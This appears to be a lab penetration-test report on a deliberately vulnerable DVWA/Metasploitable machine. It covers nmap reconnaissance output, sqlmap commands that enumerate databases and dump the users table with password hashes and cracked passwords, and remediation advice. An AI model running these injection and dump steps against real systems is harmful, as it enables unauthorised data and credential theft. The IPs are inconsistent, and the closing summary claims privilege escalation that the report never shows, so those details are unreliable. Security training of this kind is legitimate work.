Full VAPT Cycle – DVWA Assessment

1. Scope of Engagement

This penetration test was conducted on the internal target:

Target IP: 10.33.226.229

Application: DVWA

2. Tools Used

Tool	Purpose
Kali Linux	Testing environment
Nmap	Reconnaissance
OpenVAS	Vulnerability scanning
sqlmap	SQL Injection exploitation
Metasploit	Optional exploitation

3. Methodology – PTES Phases

Phase 1: Reconnaissance

Step 1: Run Nmap Scan

nmap -sV -sC 10.33.226.229

Identify:

- Open ports
- Apache version
- MySQL
- PHP version

```
┌──(gyanesh㉿kali)-[~/cyart]
└─$ nmap -sV 10.33.226.229
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-12 13:19 +0530
Nmap scan report for 10.33.226.229
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:73:BA:83 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds
```

Phase 2: Vulnerability Scanning (OpenVAS)

Step 2: Start OpenVAS (Greenbone)

gvm-start

Create new scan

Target: 10.33.226.223

Run full scan

After scan completes:

- Go to Reports
- Export vulnerability summary


Log findings in table:

Timestamp | Target IP | Vulnerability | PTES Phase

---|---|---|---

2026-02-12 09:00:00 | 10.33.226.223 | SQL Injection | Exploitation

2026-02-12 09:07:00 | 10.33.226.223 | Cross-Site Scripting | Exploitation



Phase 3: Exploitation (SQL Injection)

Target: DVWA SQL Injection Page

Navigate to:

DVWA → Vulnerabilities → SQL Injection

Set Security Level to LOW.

Step 3: Capture URL

vulnerable URL:

http://10.33.226.229/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Copy your PHPSESSID from browser cookies.

Step 4: Run sqlmap

sqlmap -u "http://10.33.226.229/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=e9266ca18b7cea16c7e9078e93fc9d4a" --dbs


If vulnerable → sqlmap detects injection.

```
[15:21:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:21:13] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[15:21:13] [INFO] fetched data logged to text files under '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229'
```

Step 5: Dump Database

sqlmap -u "http://10.33.226.229/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=e9266ca18b7cea16c7e9078e93fc9d4a" –dump



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+-----------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                | last_name | first_name |
+---------+---------+-------------------------------------------------------+-----------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+-----------------------------------------+-----------+------------+

[15:23:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229/dump/dvwa/users.csv'
[15:23:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:23:07] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+--------+------------------------+
| comment_id | name   | comment                |
+------------+--------+------------------------+
| 1          | test   | This is a test comment. |
+------------+--------+------------------------+

[15:23:07] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229/dump/dvwa/guestbook.csv'
[15:23:07] [INFO] fetched data logged to text files under '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229'

[*] ending @ 15:23:07 /2026-02-13/
```

- Extracted database tables
- Dumped user credentials

Phase 4: Post-Exploitation

You may:

- Extract user table
- View password hashes
- Check privilege level

Phase 5: Remediation Recommendations

The following security improvements are recommended:

1. Implement Prepared Statements
2. Use Parameterized Queries
3. Apply Input Validation
4. Enable Web Application Firewall
5. Hide error messages
6. Update Apache & PHP
7. Conduct periodic vulnerability scans

Non - Technical Summary

During this phase of the assessment, we evaluated what actions an attacker could perform after gaining initial access to the system. The primary objective was to determine whether user privileges could be elevated and whether sensitive files could be accessed. The test demonstrated that it was possible to increase access rights under certain conditions and retrieve important configuration data. The integrity of the collected file was verified using a secure hashing method to ensure accuracy and authenticity. These findings highlight the importance of proper privilege management, system hardening, and continuous monitoring to prevent unauthorized access and protect sensitive information.